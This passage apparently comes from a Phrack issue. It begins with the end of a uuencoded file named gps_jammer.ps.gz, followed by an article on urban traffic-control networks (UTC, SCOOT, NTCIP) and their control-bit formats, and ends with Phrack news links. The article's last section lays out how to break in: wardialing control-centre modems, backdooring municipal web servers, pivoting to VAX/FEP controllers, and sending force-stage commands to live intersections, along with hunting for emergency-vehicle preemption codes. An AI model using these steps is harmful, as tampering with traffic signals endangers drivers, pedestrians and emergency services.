MP227)(:///&YXW0*XLN<H50;U-]8Z7(67YRF8X’N,PQ*&K&<N35)Y=A’%$_+
M.-QI^QP9TTXXRX?YKJ,&LH+YS_‘F‘192NL8C2UO‘JE[$P*0G<:’C^)"__’?Z
MF6+ZR0K\:=E7L?CA_$*\W-6PU6T67\3OKL>.![F3KF+R[HN9$B#GO’7Z^_3]
M[]^)OXGW\PUXJG>W‘^L@H_=;VCW^-<QB-,/;%!=CSSK=-,)RP’BD8&[2E7<\
MKH\K**K7@;2>8VC,<3\8%C-W,+(2M1RDF15%5<?ONS#B0H?3^!Q?XV#/M5)^
MZ+XJ#5,DZ*&I[>NU5-7@;M\%44I+U[BH\60AV,ZJIV#OC)J,#0JGNF\T-;CS
M-$03-XQ:/ET>*2G@RK9]I)J1>9_2&YG:"H]KV@A+&@"F3$>A,9H:\B,KGTW&
M(+F#S@M"C;G@R^@R6"J:,*\SK!M3!DX’B_)I44=T1DGN5:B9!1GHW(+DP2&4
MJH8*9>L6Q]‘6OP=A5=YQUV+4IO[Y5%5JJ(,[6*3#\6W?&C<,&A4YU_Z1$Q"U
M)2‘_X]EY[W‘^3J-C+1V@01H2:3!15+8\CLET’!I-Z8[+#T1B;\%#0)P05‘;6
MC\-A‘WZLNZCL89IBNDRS’I-C1F&0PL;#SIM/7=<MD&>#WH8UP"_.+]X/’<]$
MK=.9^$V61J$@‘)TRLYVNMA"=49$-’2_1NBC2SE9D-*%CD^1E_QDM$O]#’&TK
MHJM@Z4!9]M3A]"W]T,FHDTG<\JRG-RW*UU$UL#PIY;JR]L&KUQ*,Y>%HJ6L4
MS(8R\2F\VO<Q*"O%KV.X:JR.(>>_K\,026\.Z&%_#A@6Y\"T^J8YR&B*K;>M
MEH=97’VK!#R[I[?;‘3NL;"^3EV"?C&AAETD@UH*K&W](Z%U]?;?V’$F&PBWD
MU>8VFGW^ZM7(.$W42@:8GO&)R<B\M;05;[*YEK[I.9K\EJ5N[IOC0J(#2E%I
M,,G%:WS7_D6]KA>C5"!EKV9&RI4%GJ9X#H\N"Y5(J+-(6[14XEHK$)Y4U"D9
MZA=?;B^;-3^(()$’R]O90)@U,HDSJ_8\;D\?<W02AU!KQ!$X.A/T’^^’-PHB
M-HJ:8M*3]-ZH@Y@--^(2)GWB1FD?##.JC!9F06[6J&D\&9[’"3O\%O]#"0CL
M;^FWL&3$/!8H>@\XC<8Q!RT_<57AZ’B.=>>!-0.A-,X)B#LW5CANBR=1RJEJ
M/98M"]2)\7(I\CA-%HAS‘]^D\9&+>8Z6B9+V’2DG+‘="?H_H,$F6<_+9ISX-
M9ZY1OAHF)W‘IKX)‘6‘5C2X-‘NHI+A3=YSU39C@.I$VBVJ9(O5]#F:7(:IS<@
MK8#*U‘’OI]Y3)[@1JJ-,\3?QICF(1;/9P*Y1AT]0G/!*;,WFE_5NMSK4XED]
M’VI*(?K",0E6?ZX.^SOQ^ED6C0G64\C."0QUDC4\J3@JOO9‘"]IJ_)26M&-/
```

```
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
9N\EO9S^].W.AH.[%VY>3_PU'_`Z`=[X`````
`
end

<--> ./gps_jammer.ps.gz.uue

|=[ EOF ]=---------------------------------------------------------------=|
```

==Phrack Inc.==

Volume 0x0b, Issue 0x3c, Phile #0x0e of 0x10

|=-----------------------=[Traffic Lights]=---------------------------=|
|=---=|
|=-----------------------=[plunkett@hush.com]=-------------------------=|

.:Saving the planet, again:.

```
/*
 * This is purely educational;
 * Any knowledge gained from this document is self imposed and thus
 * the author cannot be held responsible. Any activities resulting from
 * knowledge gained in this document is not accountable by the author.
 * If you do not accept this, please refrain from reading further.
 *
 */
#include <disclaimer.h>
```

A more environmentally friendly way of traveling by car. As some of you might recall in almost all the hacking movies, books, TV shows, etc. there has been a case of someone fiddling with traffic lights. Well we all just giggled at the unrealistic aspect of it and didn't think twice. Well in my quest for a more appealing planet for our children I felt compelled to think of a way in order to reduce the amount of pollution emitted by vehicles of today.
Standing at a intersection, nobody else around, you're still stuck behind the red light, and this invisible barrier of governmental guilt has enough power to let you wait there and pollute the air more and more, just for a measly green light. Wouldn't it be leet having a laptop in the car where you could just select the intersection off a list, change the timing or current stream running, and ride off with fewer time wasted and fewer pollutants exhausted and a clear conscience.

Now, enough crap about the reasons, now for the technical shit.

Today's traffic controlling system is a well oiled redundant network that utilizes the same protocols that we are all aware of. Yes it is hackable and it is like in the movies. :)
here we go!

a description of some of the terms used.

- controller
  This is the technical term for a traffic light and will be referred to that way.
- UTC
  Urban Traffic Control, solid-state signal controllers connected to central computer by means of PSTN. Provides communication standard for controllers (see fig. 1)

- SCOOT
  Split Cycle Offset Optimization Technique.
  A standard now implemented across majority of traffic systems across the world. It provides adaptive control of controllers, this is done by the controlling office, it receives the traffic flow data from closed loops around the intersection, which it analysis and relays back current configurations in real-time back to the controller.

- ITS Intelligent Transport Systems, This is just a buzzword to describe the whole system covering everything, UTC, SCOOT, CCTV(video) and the whole protocol stack interlinking all of it. (see fig. 2)

- NTCIP
  This is the protocol that is in process of becoming a standard for traffic management communications. It is based on TCP/IP and

revolves mainly on SNMP that has specific MIB's for use in controller messaging. (protocol may vary from country to country) Some controllers in US are NTCIP compatible, namely Thereon and model 170 of NEMA controllers. CCTV, VMS, Field Processors, Ramp metering are all linked via NTCIP.


- ATC
  Area Traffic Control, This is the Central office that control all the aspects of traffic control management.

- FEP
  Front End Processor, Virtual Processing for controllers. located before management computer, and connected directly to controllers via instation modem rack or telemetry hardware. One FEP supports up to 512 PSTN lines.

- OTU
  In UK this is the Outstation Transmission Unit, this provides the means of converting serial data coming from the central computer to parallel data for use in the controller, and provides interchangeability of controllers.
  (I'm not sure if this system is a standard across the world, for South Africa it is done by a CCIU Controller Communication Interface Unit}

- CMU
  Cabinet Monitoring Unit, This is what detects when you fiddle inside the box next to the road. It reports hardware/software faults and packages the data for reporting to the FEP and ATC.


Figure 1. Different link arrangements




[UTC Radial Arrangement]

[UK Multi-drop UTC arrangement]

Figure 2. ITS Topologies






Introduction

The traffic controller boxes that you see on the road have all a standard configuration set when commissioned, but they are all linked to a central office for remote configuration changes, fault reporting, resetting, etc. The ATC houses a FEP which connects to each controller or the local exchange. The FEP is the direct network connection to the controllers and queries the controllers per second bases and receives the responses which are transported to the central controlling computer [OS/2 or ALPHA VAX in S.A and UK] via DECnet on coaxial or other means via the LAN. The controlling computer then analysis the result and determines faults or other data and places it in the central controlling database on a VAX/VMS. The database is then prioritized and can be accessed via web interface on the local intranet to see fault reports and timing info.

When a reconfiguration is issued, an operator can set all configurations remotely even if a total controller reset is required. This includes stream timings (streams are the various timing configurations), local time, light dimming, emergency stream (for ambulances and such), the different settings will be discussed later. When the operator requests a change in configuration, it is sent to the FEP in a large datagram which is split up and modulated for communication to the controller. The protocols between the OTU/CCIU and the FEP is usually not a standard, and propriety protocols are setup by the manufacturers of the units.

a diagram of how UTC is interlinked is shown. (fig. 3)

figure 3. Protocol and physical link diagram of UTC system



The communication between the controller and the ATC is done via a bit stream signals where certain bits represent a preprogrammed function in a controller.
A serial second-by-second bit stream is received by each controller

continuously and is converted to parallel for use inside the controller. The stream consists of 16 bits, Thus 32 parallel connections can be initiated with the controller, and certain bit streams control certain functions and some have a return value for example to notify the controller which stream currently is running. The communication may look similar to this.

1001011011011101 sent
1000101111010101 received

as said, the comms protocol is more than likely to be propriety and thus non standard. eg. The control bit 10 may 'mean set max green time 30s' and in another, 'hold vehicle stage'. but according to ATC standards globally, there are a couple of standards like stream control, emergency control and resets and more nifty features.

But this is not important because access to the controlling computer is in anyway necessary for control of the controller, and thus the specific protocol used doesn't matter.

---
communication technical details, yummy!

UTC messaging

Below is a typical description of the communication between the controller and ATC. UTC is the current system that is used in majority of ATC centers across the world. And communication is pretty much standard. The specific messaging data bits might be different in different countries since it is done propriety by the controller and system manufacturers. But they tend to stick to a standard, South Africa is based on the UK system, And the UK system is the same as America, and so it all will look basically the same, except for area specific functions.

UTC Control and Reply Bits (Fn = F1,F2,F3... different stages, same for Dx)

Control	Description	Reply
Dn (or Dx)	Demand Individual Stage	SDn/SDx
Fn	Force Stage	
FM	Fall Back Mode	FC
HI	Hurry Call Inhibit	
	Stage Confirmation, Stage n	Gn
	Hurry Call Confirmation or Reqst	HC
	Manual Control	MC
	Emergency Vehicle	EV
	Vehicle Red Lamp Failure 1	RF1
	Vehicle Red Lamp Failure 2	RF2
SFn	Switch Facility	SCn
SO	Solar Override	
SG	CLF Group Timer Synchronization	CG
LO	Lamps On/Off	LE
LL	Local Link Inhibit	
TS	Time Switch Sync Stored Value	
TO	Take Over	
TC	Transmission Confirm	
CP	Close Car Park	CL
	Detector Fault Monitor	DF
	CLF Group Timer in First Group	GR1
	Remote Reconnect	RR
	Entry in Controller Fault Log	CF
	Handset Connected	TF
	Lamp Fault	LFn
	Car Park Occup Thresh Exceeded	CA
	Pedestrian Green Confirm	PC
	Queue Detector Presence	VQ

	Detector Vehicle Count	VC
	Car Park Information	CSn
	Queue at Car Park Entry Reservoir	CR
	SCOOT Detector Presence	Vsn
	Cabinet Door Open	CO
PV	Hold Vehicle Stage	
PX	Demand Pedestrian Stage	
	Puffin Clearance Period	PR
	Vehicle Green Confirm	GX
	Wait Indicator Confirm	WI

A controller is typically setup to receive 16 to 32 bits of control bits which can be be replied to by the controller using a reply datagram. (note that SCOOT specific functions are done in the same way)

typical Control UTC message:

Bytes 1,2 Control Bytes (Address 2)
Byte 3 (F1,F2,F3,D2,D3,DX,SO,-) (check above table for bit descr)
Byte 4 (-,-,-,-,-,-,-,TS)

0 0 0 0 0 0 1 0 0 1 0 1 0 0 1 0 0 0 0 0 0 0 0 0

typical Reply UTC message:

Bytes 1,2 Reply Bytes (Address 2)
Byte 3 (G1,G2,G3,-,-,DF,CF,-) (check above table for bit descr)
Byte 4 (-,-,-,-,-,-,-,RT)

0 0 0 0 0 0 1 0 0 1 0 1 0 0 1 0 0 0 0 0 0 0 0 0

The communication is done asynchronously and in the controller represented as parallel, whereas in the FEP its serial. The modulation can be done either by FEP or instation specific controller cards.

NTCIP Messaging (UK and some US ATC's)

I am not going to discuss the specific NTCIP messaging system because it is not set as a standard yet, and basically, because I haven't had the pleasure of playing with it. America (except NY and other big cities), South Africa, Namibia and I think majority of countries across the world still use SCOOT capable UTC primarily whereas UK is adopting it as standard.

The NTCIP stack:

Layer	Class A	Class B	Class C
Application (7)	SNMP/STMP	SNMP/STMP	SNMP/STMP/FTP
Presentation (6)	-	-	-
Session (5)	-	-	-
Transport (4)	UDP	-	TCP/UDP
Network (3)	IP	Null	IP
Data Link (2)	HDLC	HDLC	HDLC
Physical (1)	RS232/FSK	RS232/FSK	RS232/FSK

A and C are not standard but could be used. For tcp compatibility and routing.
A and C can be implemented as well as additional TCP/IP stacks.

B is defined as standard and is used for bandwidth efficient exchange of data but does not provide assurance of delivery, this is in turn done by the physical layer for necessary retransmission.

B only contains three layers, application, data link, physical layer. This is because the constant line between office and controller is fixed

and thus no routing is necessary and SNMP includes the session features.

NTCIP and SNMP and some STMP:

SNMP commands:
-get
-set
-get Next/get Bulk
-trap

The manager (ATC) may send out 'get' command to retrieve information from the agent (CONTROLLER) and waits for a reply. But SNMP does not provide for the agent to initiate contact, and thus the manager polls periodically with the 'trap' command. This is done on a per second basis.

The typical SNMP frame is 37 Bytes

ver	community	command	req id	error status	error index	objct id	objct value

ver=
SNMP v1 -NTCIP v2 included security features which they thought was a waste of bandwidth- ;)

Id flag=
is used for matching up the messages with replies

community name=
essentially a password

core message in Object ID and Value=
the controller control data and reply section

SNMP is a bandwidth eating protocol, so they designed the STMP (simple transportation management protocol) which is a cut down vers of SNMP. It uses the same commands but has the added benefit of having no header and using dynamic objects. Dynamic objects can encompass a number of variables like time, date, year and all in one object. The objects are defined online and both the instation and outstation parties know what the object describes and thus just a single value needs to be transmitted. The typical size of an STMP message is 1 byte, with a maximum of 13 dynamic objects.

Comparison Between UTC and NTCIP Messaging

	UK UTC	NTCIP Class B
Polling cycle	1s	1s
Message size	Fixed	Variable
Device Variables transmitted	All	Only parameters to be changed
Value of device variable	Bit	Integer or Bit
Protocols	Proprietary	Standardized

Hacking the Traffic lights GOdDamnit! #$@#%@#%

Ok I wanna save the environment now, with my new UhbEr technique.

Basically, the idea is to get access to the VAX/VMS database or the controlling computer itself. Now since this is on a internal LAN, and runs on DECnet we have to find clever ideas to get in.

Some social engineering can help you a whole lot.

Phone your local municipality, or check out websites, newspapers or anywhere, where specifically, the ATC is situated. Now you will get the contact numbers of people who work there or such, maybe a fault reporting number. Fire up your wardialer and start scanning the prefix. They should have a server where they dialup to commission a new controller or when a new software d/l is needed in the field. In South Africa this is a computer running DOS with pc-anywhere on. But if they are clever, like all of the centers I've seen, they would have a dial-back facility, if not, your in luck cause then you are directly linked to the internal LAN, and should start hacking the VAX or FEP. The FEP note, is normally a propriety system, like in South Africa, runs on DOS with some major serial comms protocols. Better the get access to the VAX/OS2 controlling computer for a more familiar system, although the FEP has more control of controller system messages. And you can access the serial connections to the modems directly.

If you are unlucky and have a clever ATC. You must devise another means of access to the internal LAN. In my experience the LAN is always connected to the local municipality WAN for mail purposes and for access to the local intranet for database driven fault reporting. Now to gain access to the local WAN is not that difficult, since they are usually very big and provide gazillion services like websites, mail servers for municipal workers and such. Now Hax0r a web server or something and backdoor it *VERY* *VERY* well. You gonna need it a lot, maybe backdoor a couple. :)

Now on the local WAN, you can probably access the nameserver to the ATC LAN or you can access it directly. I'm not providing a tutorial on hacking, just means of access, so sniff email, network traffic blah blah... till you get access to the VAX or controlling computer.

Now once your in, backdoor it *VERY* *VERY* *VERY* well ;)
you should use all the vax hiding tools and shit, look thru phrack for VAX/VMS hacking. There are a couple of nice SHOW USER hiding tools and stuff written by mentor and a few others. And once you are in, check what is on the DECnet, and maybe see if it is linked to other ATC's. From here you can access the controlling computers, FEP's and everything. Try to see the serial connections directly via FEP or see the communication from the controlling computer, so you can figure out the format of messaging controllers. Or if you are lucky, you can access the program itself used for messaging, if its terminal friendly.

Now find a controller that you have the location for, the addresses are pretty easy to figure out most of the time or just browse through the VAX database of fault reports or check the local intranet. Now construct a suitable message and datagram from captured data, and make it do something noticeable like: UTC message - PX DEMAND PEDESTRIAN STAGE
Hopefully, you have a laptop or something, go down to the controller that you intend to send the message to. Now you will notice that all this is done over tcp/ip, since you link to the LAN where you get onto the VAX/VMS DECnet and in turn the controlling computer/FEP. So send through the command and watch if the controller obeys you. If it does then you can start script the whole procedure ;). make nice timings for ENVIROMENTLY friendly travels between destination A and B. Also the commands to force a stage is nice to have, UTC message - Fn ; now if your stuck behind a red light, and just sitting there polluting the air, just force to next stage in stream, and off you go without the guilt of crossing a red light ;)

Also if you are browsing the LAN, look out for nifty info like, the source to the firmware of controllers since the firmware gets updated quite often. It might lay around on the dialup server or some internal ftp server. The exact frequency and bit sequence used to initiate the emergency cycle in the controllers, for ambulances and emergency vehicles is also nice. There is also the software that is used to commission the controllers and the hand unit for field monitoring.

Of course hacking the traffic system can be abjo0zed and have disastrous effects, but i feel, if you have the skill to access a system like that, then you have the sense not to fsck it up.

|=[EOF]=---=|

==Phrack Inc.==

Volume 0x0b, Issue 0x3c, Phile #0x0f of 0x10

|=----------------=[P H R A C K W O R L D N E W S]=------------------=|
|=---=|
|=---------------------------=[phrackstaff]=---------------------------=|

Content in Phrack World News does not reflect the opinion of any particluar Phrack Staff member. PWN is exclusively done by the scene and for the scene.

|=[0x01 - Phrack Headlines & Misc]=-----------------------------------=|

Video games with violent content are good for da kids! I KNEW IT!
http://www.vnunet.com/News/1135410

The News Media propose to not broadcast (i.e. to censor) certain reports. The 'Free' media is turning (some say it already turned) into an instrument of the military. But dont worry too much about it: It's all for our good!
http://commondreams.org/views02/1218-01.htm

Join the teleconference with the National infrastructure and Advisory Council. The Council advises the President of the United States on the security of information systems for critical infrastructure supporting other sectors of the economy, including banking and finance, transportation, energy, manufacturing, and emergency government services. At this meeting, the Council will continue its deliberations on comments to be delivered to President Bush concerning the draft National Strategy to Secure Cyberspace.
http://www.access.gpo.gov/su_docs/aces/fr-cont.html

The promise of the newly formed Department of Homeland Security is to improve our nation's security from terrorism. Unfortunately, the results are far more likely to be the opposite.
http://www.counterpane.com/crypto-gram-0212.html#3

Kevin Mitnick wrote a book, "The Art of Deception". The first chapter has been deleted by the publisher at the last minute. It's available on the internet:
http://www.wired.com/news/culture/0,1284,56187,00.html
http://littlegreenguy.fateback.com/chapter1/Chapter%201%20-%20Banned%20Edition.doc

Cyberterrorism is just media hype. It's yet another trick used by the military-industrial complex to suck the last cent out of your pocket. The world will not forget when the Pentagon announced the "best coordinated and most serious hacker attack against military installations". In the end it was one single script kid who tried a public exploit against some unimportant and unclassified military computer and gained access due to a 2 year old bug.
http://www.wired.com/news/infostructure/0,1377,56935,00.html

Read this before you visit any other countries. Otherwise you may get arrested and prosecuted (in some cases executed!) in a foreign country for an activity that is _legal_ in your country:

Flashn, a (famous) swedish hacker recently got arrested while trying to escape the United States border to Canada. It seems that he had stayed too long on his tourist visa.
http://www.freeflashn.org/
http://www.mail-archive.com/full-disclosure@lists.netsys.com/msg01684.html

Sk8 is out of prison but not free yet:
http://www.freesk8.org/

'Analyzer' is back in jail again:
http://www.freeanalyzer.org/

'Out of office' mails are fucking annoying. Read about yet another reasons why you don't want to use them:
http://abcnews.go.com/sections/scitech/DailyNews/burglary021219.html

Computer Crime Center opens:
http://www.thestate.com/mld/thestate/news/local/4763628.htm

Get rooted while listening to mp3's:
http://news.com.com/2100-1001-978403.html?tag=fd_top

Microsoft's products have been left off a list compiled by the Defence Signals Directorate that aims to evaluate and advise whether software is appropriate for use by Australian Government agencies.
http://www.zdnet.com.au/newstech/security/story/0,2000024985,20270727,00.htm

|=[0x02 - Freedom strikes back - DMCA loses the trial]=----------=|

The Russian software company which had found itself on trial in an American court was acquitted on all counts of circumventing the DMCA.

Elcomsoft's woes began in August of last year, when programmer Dmitry Sklyarov was charged under the Digital Millennium Copyright Act's circumvention 1201 clauses (one small part of which is under review by the Librarian of Congress) while visiting Las Vegas for a technical conference. Skylarov was imprisoned for his part in creating an Adobe eBook reader that permitted fair-use of copyright material, and imprisoned pending trial.

"Today's jury verdict sends a strong message to federal prosecutors who believe that tool makers should be thrown in jail just because a copyright owner doesn't like the tools they build," said EFF Senior Intellectual Property Attorney Fred von Lohmann.

http://www.theregister.co.uk/content/55/28612.html
http://www.theregister.co.uk/content/6/28654.html
http://www.phrack-dont-give-a-shit-about-dmca.org
http://www.nytimes.com/2002/11/21/technology/21COPY.html
http://www.theregister.co.uk/content/6/28223.html
http://www.wired.com/news/business/0,1367,56504,00.html
